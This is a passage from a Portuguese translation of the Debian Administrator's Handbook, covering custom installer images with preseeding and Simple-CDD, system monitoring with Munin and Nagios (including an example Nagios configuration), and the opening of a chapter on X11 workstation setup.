Preparando um Dispositivo USB Inicializável Uma vez que um dispositivo inicializável tenha sido preparado (veja Seção 4.1.2, “Iniciando a partir de um pendrive” [51]), algumas operações extras são necessárias. Assumindo que o conteúdo do dispositivo está disponível em `/media/usbdisk/`:

- copiar o arquivo preseed para `/media/usbdisk/preseed.cfg`
- editar `/media/usbdisk/syslinux.cfg` e adicionar os parâmetros de inicialização necessários (veja o exemplo abaixo).

Exemplo 12.2 arquivo `syslinux.cfg` e parâmetros `preseeding`

```
default vmlinuz
append preseed/file=/hd-media/preseed.cfg locale=en_US.UTF-8 keymap=us language=us
  ↪ country=US vga=788 initrd=initrd.gz --
```

Criando uma Imagem de CD-ROM Um dispositivo USB é uma mídia de leitura-escrita, então foi fácil para nós adicionar um arquivo lá e alterar alguns parâmetros. No caso do CD-ROM, a operação é mais complexa, já que nós precisamos refazer uma imagem ISO completa. Essa tarefa é feita pelo `debian-cd`, mas essa ferramenta é um pouco mais complicada de usar: ela precisa de um espelho local, e requer o entendimento de todas as opções fornecidas pelo `/usr/share/debian-cd/CONF.sh`; mesmo assim, o `make` tem que ser invocado várias vezes. `/usr/share/debian-cd/README` é, portanto, uma leitura muito recomendada.

Dito isso, o `debian-cd` sempre opera de maneira similar: um diretório “imagem” com o conteúdo exato do CD-ROM é gerado, e então convertido em um arquivo ISO com uma ferramental tal como a `genisoimage`, `mkisofs` ou `xorriso`. O diretório da imagem é finalizado após o passo `make image-trees` do `debian-cd`. Nesse ponto, nós inserimos o arquivo `preseed` dentro do diretório apropriado (usualmente `$TDIR/$CODENAME/CD1/`, `$TDIR` e `$CODENAME` sendo os parâmetros definidos pelo arquivo de configuração `CONF.sh`). O CD-ROM usa `isolinux` como seu carregador de inicialização, e seu arquivo de configuração tem que ser adaptado a partir do que o `debian-cd` gerou, a fim de inserir os parâmetros de inicialização necessários (o arquivo específico é `$TDIR/$CODENAME/boot1/isolinux/isolinux.cfg`). Então o processo “normal” pode ser retomado e nós podemos continuar a gerar a imagem ISO com `make image CD=1` (ou `make images` se for para gerar vários CD-ROMs).

12.3.3. Simple-CDD: A Solução Tudo-Em-Um

Simplesmente usar um arquivo preseed não é o suficiente para preencher todos os requerimentos que possam aparecer em grandes implantações. Mesmo que seja possível executar alguns scripts no final de processos normais de instalação, a seleção de um conjunto de pacotes a instalar ainda não é muito flexível (basicamente, apenas “tarefas” podem ser selecionadas); mas importante, isso apenas permite a instalação de pacotes Debian oficiais e impede os gerados localmente.

Por outro lado, o `debian-cd` é capaz de integrar pacotes externos, e o `debian-installer` pode ser estendido através da inserção de novas etapas no processo de instalação. Pela combinação dessas capacidades, devesse ser possível criar um instalador customizado que preencha nossas necessidades; deve até ser possível configurar alguns serviços após o desempacotamento dos pacotes requeridos. Felizmente, isso não é mera hipótese, já que é exatamente isso que o Simple-CDD (do pacote `simple-cdd`) faz.

O propósito do Simple-CDD é permitir que qualquer um crie, com facilidade, uma distribuição derivada do Debian, pela seleção de um subconjunto dos pacotes disponíveis, pré configuração deles com o Debconf, adição de software específico, e execução de scripts customizados no final do processo de instalação. Isso confirma a filosofia “sistema operacional universal”, já que qualquer um pode adaptar o Debian à sua própria necessidade.

Criando Perfis

O Simple-CDD define “perfis” que coincidem com o conceito “classes” FAI e uma máquina pode ter vários perfis (determinados no momento da instalação). Um perfil é definido por um conjunto de arquivos `profiles/profile.*`:

- o arquivo `.description` contém uma descrição de uma linha para o perfil;
- o arquivo `.packages` lista os pacotes que irão ser instalados automaticamente caso o perfil seja selecionado;
- o arquivo `.downloads` lista os pacotes que serão armazenados na mídia de instalação, mas não necessariamente instalados;
- o arquivo `.preseed` contém as informações preseeding para as perguntas do Debconf (para o instalador e/ou para os pacotes);
- o arquivo `.postinst` contém um script que será executado no final do processo de instalação;
- por fim, o arquivo `.conf` permite alterar alguns parâmetros do Simple-CDD com base nos perfis a serem incluídos em uma imagem.

O perfil padrão tem uma função em particular, já que ele está sempre selecionado; ele contém o mínimo necessário para o Simple-CDD funcionar. A única coisa que geralmente é customizada nesse perfil é o parâmetro `preseed simple-cdd/profiles`: isso permite evitar a pergunta, introduzida pelo Simple-CDD, sobre quais perfis instalar.

Note também que os comandos precisam ser invocados a partir do diretório pai do diretório `profiles`.

Configurando e Usando o build-simple-cdd

OLHADA RÁPIDA	
Arquivo de configuração detalhado	Um exemplo do arquivo de configuração do Simple-CDD, com todos os parâmetros possíveis, está incluído no pacote (<code>/usr/share/doc/simple-cdd/examples/simple-cdd.conf.detailed.gz</code>). Ele pode ser usado como ponto de partida ao criar um arquivo de configuração customizado.

O Simple-CDD requer muitos parâmetros para operar plenamente. Eles irão, na maioria das vezes, estar reunidos em um arquivo de configuração, o qual pode ser informado ao `build-simple-cdd` com a opção `--conf`, mas eles também podem ser especificados via parâmetros dedicados dados ao `build-simple-cdd`. Aqui está uma visão geral de como esse comando se comporta, e como seus parâmetros são usados:

- o parâmetro `profiles` lista os perfis que serão incluídos na imagem CD-ROM gerada;
- com base na lista de pacotes requeridos, o Simple-CDD baixa os arquivos apropriados do servidor mencionado em `server`, e os reúne em um espelho parcial (que mais tarde será dado ao `debian-cd`);
- os pacotes customizados mencionados em `local_packages` também são integrados neste espelho local;
- o `debian-cd` é então executado (dentro de uma local padrão que pode ser configurada com a variável `debian_cd_dir`), com a lista de pacotes para integrar;
- uma vez que o `debian-cd` tenha preparado seu diretório, o Simple-CDD aplica algumas mudanças nesse diretório:
 - arquivos contendo os perfis são adicionados em um subdiretório `simple-cdd` (que irá terminar no CD-ROM);
 - outros arquivos listados no parâmetro `all_extras` também são adicionados;
 - os parâmetros de inicialização são ajustados a fim de habilitar o preseeding. Perguntas com relação a idioma e país podem ser evitadas se a informação requerida está armazenada nas variáveis `language` e `country`.
- o `debian-cd` então gera a imagem ISO final.

Gerando uma imagem ISO

Uma vez que nós tenhamos escrito um arquivo de configuração e definido nossos perfis, a etapa restante é invocar `build-simple-cdd --conf simple-cdd.conf`. Após alguns minutos, nós teremos a imagem requerida em `images/debian-8.0-amd64-CD-1.iso`.

12.4. Monitoramento

O monitoramento é um termo genérico e as várias atividades envolvidas tem vários objetivos: por um lado, seguir o uso dos recursos fornecidos pela máquina permite antecipar a saturação e os subsequentes necessidades de upgrades; por outro lado, alertar o administrador assim que um serviço fica indisponível ou não está funcionando de maneira apropriada significa que os problemas que estão acontecendo podem ser consertados mais rapidamente.

O *Munin* cobre a primeira área, exibindo gráficos de valores históricos de inúmeros parâmetros (RAM usada, espaço de disco ocupado, carga do processador, tráfego de rede, carga do Apache/MySQL, e assim por diante). O *Nagios* cobre a segunda área, regularmente checando que os serviços estão funcionando e disponíveis, e enviando alertas através dos canais apropriados (e-mails, mensagens de texto e assim por diante). Os dois têm um design modular, o que torna fácil criar novas extensões para monitorar parâmetros específicos ou serviços.

ALTERNATIVA

Zabbix, uma ferramenta de monitoramento integrada

Embora o *Munin* e o *Nagios* sejam os mais populares, eles não são as únicas opções no campo de monitoramento, e cada um deles apenas lida com metade da tarefa (um com gráficos, outro com alertas). O *Zabbix*, por outro lado, integra ambas as partes de monitoramento; ele também tem uma interface web para configurar a maioria dos aspectos comuns. Ele cresceu aos trancos e barrancos durante os últimos anos, e pode agora ser considerado um concorrente viável. No servidor de monitoramento, você instalaria o *zabbix-server-pgsql* (ou *zabbix-server-mysql*), possivelmente junto com o *zabbix-frontend-php* para ter uma interface web. Nas máquinas a serem monitoradas você instalaria o *zabbix-agent*, para alimentar o servidor com os dados.

► <http://www.zabbix.com/>

ALTERNATIVA

Icinga, uma ramificação do Nagios

Estimulados por divergências nas opiniões que se referem ao modelo de desenvolvimento do *Nagios* (que é controlado por uma companhia), alguns desenvolvedores fizeram um "fork" do *Nagios* e usaram *Icinga* como seu novo nome. O *Icinga* ainda é compatível — até agora — com as configurações e extensões do *Nagios*, porém ele também adiciona funcionalidades extras.

► <http://www.icinga.org/>

12.4.1. Configurando o Munin

O propósito do *Munin* é monitorar muitas máquinas; logo, é bem natural que ele use uma arquitetura cliente/servidor. A máquina ("host") central — que faz o gráfico ("grapher") — coleta dados de todas as máquinas ("hosts") monitoradas, e gera gráficos com os históricos.

Configurando As Máquinas A Serem Monitoradas

O primeiro passo é instalar o pacote *munin-node*. O serviço ("daemon") instalado por esse pacote escuta na porta 4949 e envia de volta os dados coletados por todas as extensões ativas. Cada

extensão é um programa simples que retorna um descrição dos dados coletados, assim como o último valor medido. As extensões são armazenadas em `/usr/share/munin/plugins/`, mas apenas aquelas com uma ligação simbólica em `/etc/munin/plugins/` são realmente usadas.

Quando o pacote é instalado, um conjunto de extensões ativas é determinado com base nos softwares disponíveis e na configuração atual da máquina. Contudo, essa auto configuração depende da funcionalidade que cada extensão deve fornecer, e geralmente é uma boa ideia rever e ajustar os resultados manualmente. Navegar pela [Plugin Gallery \(galeria de extensões\)](#)¹ pode ser interessante mesmo que nem todas as extensões tenham uma documentação comprehensível. Entretanto, todas as extensões são scripts e a maioria é bem simples e bem comentado. Navegar por `/etc/munin/plugins/` é portanto uma boa maneira de se ter uma ideia sobre para que cada extensão serve e determinar quais devem ser removidas. Similarmente, habilitar uma extensão interessante encontrada em `/usr/share/munin/plugins/` é uma simples questão de configurar uma ligação simbólica com `ln -sf /usr/share/munin/plugins/extensão /etc/munin/plugins/`. Note que quando o nome de uma extensão termina com um sublinhado “`_`”, a extensão precisa de um parâmetro. Esse parâmetro tem que ser armazenado no nome da ligação simbólica; por exemplo, a extensão “`if_`” tem que ser habilitada como uma ligação simbólica `if_eth0` para monitorar o tráfego de rede na interface `eth0`.

Uma vez que todas as extensões estejam configuradas corretamente, a configuração do serviço (“daemon”) tem que ser atualizada para descrever o controle de acesso aos dados coletados. Isso envolve a diretiva `allow` no arquivo `/etc/munin/munin-node.conf`. A configuração padão é `allow ^127\.0\.0\.1$`, e apenas permite acesso a máquina local. Um administrador geralmente irá adicionar uma linha similar contendo o endereço IP da máquina que gera o gráfico (“grapher host”), e então reiniciar o serviço com `service munin-node restart`.

APROFUNDANDO

Criando extensões locais

O Munin inclui documentação detalhada sobre como as extensões devem se comportar e como desenvolver novas extensões.

► <http://munin-monitoring.org/wiki/plugins>

Uma extensão é melhor testada quando executada nas mesmas condições encontradas quando iniciada pelo `munin-node`; isso pode ser simulado rodando `munin-run` extensão como root. Um segundo parâmetro potencial dado a esse comando (tal como `config`) é passado para a extensão como um parâmetro.

Quando uma extensão é invocada com o parâmetro `config`, ela tem que descrever a si própria pelo retorno de um conjunto de campos:

```
$ sudo munin-run load config
graph_title Load average
graph_args --base 1000 -l 0
graph_vlabel load
graph_scale no
graph_category system
load.label load
graph_info The load average of the machine describes how
    ➔ many processes are in the run-queue (scheduled to run
    ➔ "immediately").
```

¹<http://gallery.munin-monitoring.org>

```
load.info 5 minute load average
```

Os vários campos disponíveis são descritos pela Referência das Extensões (“Plugin reference”) disponível como parte do Guia do Munin (“Munin guide”).

► <http://munin.readthedocs.org/en/latest/reference/plugin.html>

Quando invocada sem um parâmetro, a extensão apenas retorna os últimos valores medidos; por exemplo, executando `sudo munin-run load` poderia retornar `load.value 0.12`.

Finalmente, quando uma extensão é invocada com parâmetro `autoconf`, ela deve retornar “yes” (e um status de término 0) ou “no” (com um status de término 1) de acordo sobre se a extensão deve ser habilitada nesta máquina (“host”).

Configurando a Máquina que faz o Gráfico (“Grapher”)

O “grapher” é simplesmente o computador que agrupa os dados e gera os gráficos correspondentes. O software necessário está no pacote `munin`. A configuração padrão roda o `munin-cron` (uma vez a cada 5 minutos), que reúne dados de todas as máquinas (“hosts”) listados em `/etc/munin/munin.conf` (apenas a máquina (“host”) local é listada por padrão), salva os dados históricos em arquivos RRD (*Round Robin Database*, um arquivo com formato desenvolvido para armazenar dados que variam com o tempo) armazenados em `/var/lib/munin/` e gera uma página HTML com os gráficos em `/var/cache/munin/www/`.

Portanto todas as máquinas monitoradas têm que estar listadas no arquivo de configuração `/etc/munin/munin.conf`. Cada máquina é listada como uma seção completa, com um nome correspondendo com a máquina e pelo menos uma entrada com endereço dando o endereço IP correspondente.

```
[ftp.falcot.com]
address 192.168.0.12
use_node_name yes
```

Seções podem ser mais complexas, e descrever gráficos extras que poderiam ser criados pela combinação de dados vindos de várias máquinas. Os exemplos fornecidos no arquivo de configuração são um bom ponto de partida para customizações.

O último passo é publicar as páginas geradas; isso envolve a configuração de um servidor web para que o conteúdo de `/var/cache/munin/www/` seja disponibilizado em um site web. O acesso a esse site web geralmente será restrito, pelo uso de um mecanismo de autenticação ou controle de acesso baseado em IP. Veja Seção 11.2, “Servidor web (HTTP)” [276] para os detalhes relevantes.

12.4.2. Configurando o Nagios

Diferentemente do Munin, o Nagios não necessariamente requer a instalação de alguma coisa nas máquinas (“hosts”) monitoradas; na maioria das vezes, o Nagios é usado para conferir a dis-

ponibilidade de serviços de rede. Por exemplo, o Nagios pode se conectar em um servidor web e conferir que determinada página web pode ser obtida dentro de um determinado tempo.

Instalando

O primeiro passo na configuração do Nagios é a instalação dos pacotes *nagios3*, *nagios-plugins* e *nagios3-doc*. Instalando esses pacotes é configurada a interface web e criado o primeiro usuário, *nagiosadmin* (para o qual é perguntado uma senha). Adicionar outros usuários é uma simples questão de inseri-los no arquivo */etc/nagios3/htpasswd.users* com o comando do Apache *htpasswd*. Se nenhuma pergunta do Debconf foi exibida durante a instalação, *dpkg-reconfigure nagios3-cgi* pode ser usado para definir a senha do *nagiosadmin*.

Apontar o navegador para <http://servidor/nagios3/> exibe a interface web; em particular, note que o Nagios já monitora alguns parâmetros da máquina aonde ele roda. Contudo, algumas funcionalidades interativas, tais como adicionar comentários a uma máquina ("host") não funciona. Esses recursos estão desabilitados pela configuração padrão do Nagios, que é muito restritiva por razões de segurança.

Como documentado em */usr/share/doc/nagios3/README.Debian*, habilitar alguns recursos envolve a editar o */etc/nagios3/nagios.cfg* e configurar o parâmetro *check_external_commands* para "1". Nós também precisamos configurar permissões de escrita para o diretório usado pelo Nagios, através de comandos como os seguintes:

```
# service nagios3 stop
[...]
# dpkg-statoverride --update --add nagios www-data 2710 /var/lib/nagios3/rw
# dpkg-statoverride --update --add nagios nagios 751 /var/lib/nagios3
# service nagios3 start
[...]
```

Configurando

A interface web do Nagios é bem legal, mas elas não permite configurações, nem pode ser usada para adicionar máquinas ("hosts") monitorados e serviços. Toda a configuração é gerenciada através de arquivos referenciados pelo arquivo de configuração central, */etc/nagios3/nagios.cfg*.

Não se deve mergulhar nesses arquivos sem algum entendimento dos conceitos do Nagios. A configuração lista objetos dos seguintes tipos:

- um *host* é a máquina a ser monitorada;
- um *hostgroup* é um conjunto de máquinas que devem ser agrupadas para exibição, ou para fatorar alguns elementos comuns de configuração;
- Um *service* é um elemento testável relacionado a uma máquina ou um grupo de máquinas. Ele irá, muito frequentemente, ser uma checagem para um serviço de rede, mas ele também envolve a checagem de que alguns parâmetros estão dentro de um intervalo aceitável

- (por exemplo, espaço livre em disco ou carga do processador);
- um *servicegroup* é um conjunto de serviços que devem ser agrupados para exibição;
 - um *contact* é uma pessoa que pode receber alertas;
 - um *contactgroup* é um grupo de tais pessoas;
 - um *timeperiod* é um intervalo de tempo durante o qual alguns serviços tem que ser checados;
 - um *command* é a linha de comando invocada para checar um dado serviço.

De acordo com seu tipo, cada objeto tem um número de propriedades que podem ser customizadas. Um lista completa seria muito longa para ser incluída, mas as propriedades mais importantes são as relações entre os objetos.

Um *service* (serviço) usa um *command* (comando) para checar o estado de uma funcionalidade em um *host* (máquina) (ou um *hostgroup*) dentro de um *timeperiod* (intervalo de tempo). Em caso de um problema, o Nagios envia um alerta para todos os membros de *contactgroup* (grupo de contatos) ligados ao serviço. É enviado um alerta a cada membro de acordo com o canal descrito no objeto *contact* (contato) correspondente.

Um sistema de herança permite o fácil compartilhamento de um conjunto de propriedades por entre muitos objetos sem a duplicação de informação. Além disso, a configuração inicial inclui um número de objetos padrão; em muitos casos, a definição de novas máquinas, serviços e contatos é uma simples questão de derivação a partir dos objetos genéricos fornecidos. Os arquivos em */etc/nagios3/conf.d/* são uma boa fonte de informação sobre como eles funcionam.

Os administradores da Falcot Corp usam a seguinte configuração:

Exemplo 12.3 arquivo */etc/nagios3/conf.d/falcot.cfg*

```
define contact{
    name                  generic-contact
    service_notification_period 24x7
    host_notification_period   24x7
    service_notification_options w,u,c,r
    host_notification_options   d,u,r
    service_notification_commands notify-service-by-email
    host_notification_commands  notify-host-by-email
    register               0 ; Template only
}
define contact{
    use                  generic-contact
    contact_name        rhertzog
    alias               Raphael Hertzog
    email              hertzog@debian.org
}
define contact{
    use                  generic-contact
    contact_name        rmas
```

```

alias          Roland Mas
email          lolando@debian.org
}

define contactgroup{
    contactgroup_name      falcot-admins
    alias                  Falcot Administrators
    members                rhertzog,rmas
}

define host{
    use                  generic-host ; Name of host template to use
    host_name            www-host
    alias                www.falcot.com
    address              192.168.0.5
    contact_groups       falcot-admins
    hostgroups           debian-servers,ssh-servers
}
define host{
    use                  generic-host ; Name of host template to use
    host_name            ftp-host
    alias                ftp.falcot.com
    address              192.168.0.6
    contact_groups       falcot-admins
    hostgroups           debian-servers,ssh-servers
}

# 'check_ftp' command with custom parameters
define command{
    command_name         check_ftp2
    command_line         /usr/lib/nagios/plugins/check_ftp -H $HOSTADDRESS$ -w 20 -c
                         ↲ 30 -t 35
}

# Generic Falcot service
define service{
    name                falcot-service
    use                 generic-service
    contact_groups     falcot-admins
    register            0
}

# Services to check on www-host
define service{
    use                 falcot-service
    host_name          www-host
    service_description HTTP
    check_command      check_http
}

```

```

define service{
    use                  falcot-service
    host_name           www-host
    service_description HTTPS
    check_command       check_https
}
define service{
    use                  falcot-service
    host_name           www-host
    service_description SMTP
    check_command       check_smtp
}

# Services to check on ftp-host
define service{
    use                  falcot-service
    host_name           ftp-host
    service_description FTP
    check_command       check_ftp2
}

```

Ess arquivo de configuração descreve duas máquinas monitoradas. A primeira é o servidor web, e a checagem é feita nas portas HTTP (80) e HTTP-seguro (443). O Nagios também checa se um servidor SMTP está rodando na porta 25. A segunda máquina é um servidor FTP, e a checagem inclui garantir que uma resposta venha em 20 segundos. Além desse intervalo, um *warning* é emitido; além de 30 segundos, o alerta é considerado crítico. A interface web do Nagios também mostra que um serviço SSH é monitorado: isso vem de máquinas pertencentes ao grupo de máquinas *ssh-servers*. O serviço padrão correspondente é definido em */etc/nagios3/conf.d/services_nagios2.cfg*.

Note o uso da herança: um objeto é feito para herdar de outro objeto através de “use *parent-name*”. O obejto pai tem que ser identificável, o que requer dar a ele uma propriedade “name *identifier*”. Se o objeto pai não se destina a ser um objeto real, mas apenas servir como um pai, dar-lhe uma propriedade “register 0” informa ao Nagios para não considerá-lo, e assim ignorar a falta de alguns parâmetros que de outra forma seriam necessários.

DOCUMENTAÇÃO

Lista de propriedades do objeto

Uma compreensão mais profunda das várias maneiras pelas quais o Nagios pode ser configurado pode ser obtida a partir da documentação fornecida pelo pacote *nagios3-doc*. Essa documentação é diretamente acessível pela interface web, com o link “Documentation” no topo do canto esquerdo. ela inclui uma lista de todos dos tipos de objetos, com todas as propriedades que eles podem ter. ela também explica como criar novas extensões.


INDO ALÉM

Testes remotos com NRPE

Muitas extensões Nagios permitem conferir alguns parâmetros locais de uma máquina (“host”); se muitas máquinas precisam dessas conferências enquanto uma instalação central as reune, a extensão NRPE (*Nagios Remote Plugin Executor*) precisa ser implantada. O pacote *nagios-nrpe-plugin* precisa ser instalado no servidor

Nagios, e o *nagios-nrpe-server* nas máquinas (“hosts”) aonde os testes locais precisam ser rodados. Esse último pega sua configuração de */etc/nagios/nrpe.cfg*. Esse arquivo deve listar os testes que podem ser iniciados remotamente, e os endereços IP das máquinas que tem permissão para iniciá-los. Pelo lado do Nagios, habilitar esses testes remotos é uma simples questão de adicionar os serviços correspondentes usando o novo comando *check_nrpe*.

Estação de trabalho
área de trabalho
gráfica
Trabalho de escritório
X.org



Estação de trabalho

13

Configurando o servidor X11	368	Customizando a Interface Gráfica	369	Ambientes Gráficos	371
Email	374	Navegadores Web	377	Desenvolvimento	379
Suites de Escritório	380	Emulando o Windows: Wine	381	Trabalho Colaborativo	379
				Softwares de Comunicação em Tempo Real	383

Agora que a publicação do servidor foi feita, os administradores podem se concentrar em instalar as estações individuais e criar uma configuração típica.

13.1. Configurando o servidor X11

A configuração inicial para a interface gráfica pode ser estranha às vezes; placas de vídeo recentes por vezes não funcionam perfeitamente na versão do X.org que vem com a versão estável do Debian.

A brief reminder: X.org is the software component that allows graphical applications to display windows on screen. It includes a driver that makes efficient use of the video card. The features offered to the graphical applications are exported through a standard interface, X11 (*Jessie* contains version X11R7.7).

PERSPECTIVA X11, XFree86 e X.org

X11 is the graphical system most widely used on Unix-like systems (also available for Windows and Mac OS). Strictly speaking, the term “X11” only refers to a protocol specification, but it is also used to refer to the implementation in practice.

X11 had a rough start, but the 1990s saw XFree86 emerge as the reference implementation because it was free software, portable, and maintained by a collaborative community. However, the rate of evolution slowed down near the end when the software only gained new drivers. That situation, along with a very controversial license change, led to the X.org fork in 2004. This is now the reference implementation, and Debian *Jessie* uses X.org version 7.7.

Versões atuais do X.org são capazes de auto-detectar o hardware disponível: isto se aplica à placa de vídeo e ao monitor, assim como aos teclados e mouses; na verdade, isto está tão conveniente que o pacote nem cria mais um arquivo de configuração `/etc/X11/xorg.conf`. Tudo isto foi possível graças às funcionalidades fornecidas pelo núcleo Linux (particularmente para teclados e mouses), que tem cada driver listando as placas de vídeo que ele suporta, e usando o protocolo DDC para obter as características do monitor.

A configuração do teclado é atualmente feita em `/etc/default/keyboard`. Esse arquivo é usado tanto para configurar o modo texto quanto a interface gráfica, e ele é manipulado pelo pacote `keyboard-configuration`. Detalhes sobre a configuração do desenho do teclado estão em Seção 8.1.2, “Configurando o Teclado” [151].

O pacote `xserver-xorg-core` provê um servidor X genérico, como o usado pelas versões 7.x do X.org. Esse servidor é modular e usa um conjunto de drivers independentes para manipular diferentes tipos de placas de vídeo. Instalando o `xserver-xorg` garante que o servidor e pelo menos um driver de vídeo estejam instalados.

Note that if the detected video card is not handled by any of the available drivers, X.org tries using the VESA and fbdev drivers. VESA is a generic driver that should work everywhere, but with limited capabilities (fewer available resolutions, no hardware acceleration for games and visual effects for the desktop, and so on) while fbdev works on top of the kernel’s framebuffer device. The X server writes its messages to the `/var/log/Xorg.0.log` log file, which is where one would look to know what driver is currently in use. For example, the following snippet matches what the intel driver outputs when it is loaded:

```
(==) Matched intel as autoconfigured driver 0
(==) Matched modesetting as autoconfigured driver 1
```

```
(==) Matched vesa as autoconfigured driver 2
(==) Matched fbdev as autoconfigured driver 3
(==) Assigned the driver to the xf86ConfigLayout
(II) LoadModule: "intel"
(II) Loading /usr/lib/xorg/modules/drivers/intel_drv.so
```

drivers proprietários

EXTRA

Alguns fabricantes de placas de vídeo (em especial a nVidia) se recusam a publicar as especificações de hardware que serão necessárias para implementar drivers livres bons. Entretanto, eles fornecem drivers proprietários que permitem usar seus equipamentos. Esta política é maligna, por que mesmo que o driver exista, ele não é tão bem-cuidado quanto deveria; e mais, ele não necessariamente segue as atualizações do X.org, o que impede que as últimas atualizações disponíveis de drivers funcionem corretamente. Não podemos apoiar este comportamento, e recomendamos que se evite estes fabricantes, escolhendo outros mais colaborativos.

If you still end up with such a card, you will find the required packages in the *non-free* section: *nvidia-glx* for nVidia cards, and *fglrx-driver* for some ATI cards. Both cases require matching kernel modules. Building these modules can be automated by installing the packages *nvidia-kernel-dkms* (for nVidia), or *fglrx-modules-dkms* (for ATI).

The “nouveau” project aims to develop a free software driver for nVidia cards. As of *Jessie*, its feature set does not match the proprietary driver. In the developers’ defense, we should mention that the required information can only be gathered by reverse engineering, which makes things difficult. The free driver for ATI video cards, called “radeon”, is much better in that regard although it often requires non-free firmware.

13.2. Customizando a Interface Gráfica

13.2.1. Escolhendo um Gerenciador de Exibição

A interface gráfica apenas provê um espaço para exibição. Apenas rodar o servidor X sozinho apenas leva a uma tela vazia, a razão pela qual a maioria das intalações usam um *gerenciador de login* para exibir uma tela de autenticação de usuário e iniciar a área de trabalho gráfica uma vez que o usuário tenha se autenticado. Os três mais populares gerenciadores de login em correntemente em uso *gdm3* (*GNOME Display Manager*), *kdm* (*KDE Display Manager*) e *lightdm* (*Light Display Manager*). Como os administradores da Falcot Corp optaram por usar o ambiente de área de trabalho GNOME, eles logicamente escolheram o *gdm3* como gerenciador de login também. O arquivo de configuração */etc/gdm3/daemon.conf* tem muitas opções (a lista pode ser encontrada no arquivo schema */usr/share/gdm/gdm.schemas*) para controlar seu comportamento enquanto */etc/gdm3/greeter.dconf-defaults* contém configurações para a “seção” de boas vindas (mas que apenas uma janela de login, é uma área de trabalho limitada com gerenciamento de energia e ferramentas de acessibilidade relacionadas). Note que algumas das mais úteis configurações para usuários finais podem ser feitas pelo centro de controle do GNOME.

13.2.2. Escolhendo um Gerenciador de Janelas

Since each graphical desktop provides its own window manager, which window manager you choose is usually influenced by which desktop you have selected. GNOME uses the `mutter` window manager, KDE uses `kwin`, and Xfce (which we present later) has `xfwm`. The Unix philosophy always allows using one's window manager of choice, but following the recommendations allows an administrator to best take advantage of the integration efforts led by each project.

DE VOLTA AO BÁSICO

Gerenciador de janelas

The window manager displays the “decorations” around the windows belonging to the currently running applications, which includes frames and the title bar. It also allows reducing, restoring, maximizing, and hiding windows. Most window managers also provide a menu that pops up when the desktop is clicked in a specific way. This menu provides the means to close the window manager session, start new applications, and in some cases, change to another window manager (if installed).

Older computers may, however, have a hard time running heavyweight graphical desktop environments. In these cases, a lighter configuration should be used. “Light” (or small footprint) window managers include WindowMaker (in the `wmaker` package), Afterstep, `fvwm`, `icewm`, `blackbox`, `fluxbox`, or `openbox`. In these cases, the system should be configured so that the appropriate window manager gets precedence; the standard way is to change the `x-window-manager` alternative with the command `update-alternatives --config x-window-manager`.

ESPECIFIDADES DO DEBIAN

Alternativas

A política Debian enumera uma série de comandos padronizados capazes de executar uma ação específica. Por exemplo, o `x-window-manager` chama um Gerenciador de janelas. Mas o Debian não atribui este comando para um Gerenciador de janela fixa. O administrador pode escolher qual Gerenciador ele deve invocar.

Para cada gerenciador de janelas, o pacote relevante, portanto, registra o comando apropriado como uma escolha possível para `x-window-manager` junto com a prioridade associada. Exceto uma configuração explícita feita pelo administrador, essa prioridade permite pegar o melhor gerenciador de janelas instalado quando o comando genérico é rodado.

Tanto o registro de comandos quanto a explícita configuração envolvem o script `update-alternatives`. Escolher para onde aponta o comando simbólico é uma simples questão de rodar o `update-alternatives --config` comando-simbólico. O script `update-alternatives` cria (e mantém) ligações simbólicas no diretório `/etc/alternatives/`, que por sua vez referencia a localização do executável. Com o passar do tempo, os pacotes são instalados ou removidos, e/ou o administrador faz alterações explícitas na configuração. Quando um pacote provendo uma alternativa é removido, a alternativa vai automaticamente para a próxima melhor escolha entre os comandos possíveis restantes.

Nem todos os comandos simbólicos são explicitamente listados pela política Debian; alguns mantenedores de pacotes Debian deliberadamente escolhem usar esse mecanismo em casos menos simples aonde ainda traz flexibilidade interessante (exemplos incluem `x-www-browser`, `www-browser`, `cc`, `c++`, `awk`, e assim por diante).

13.2.3. Gerenciamento de Menu

Ambientes de área de trabalho e muitos gerenciadores de janelas provêm menus listando as aplicações disponíveis para o usuário. Para manter os menus atualizados em relação ao atual conjunto de aplicações disponíveis, geralmente, cada pacote fornece um arquivo `.desktop` em `/usr/share/applications`. O formato desses arquivos foram padronizados pela FreeDesktop.org:

► <http://standards.freedesktop.org/desktop-entry-spec/latest/>

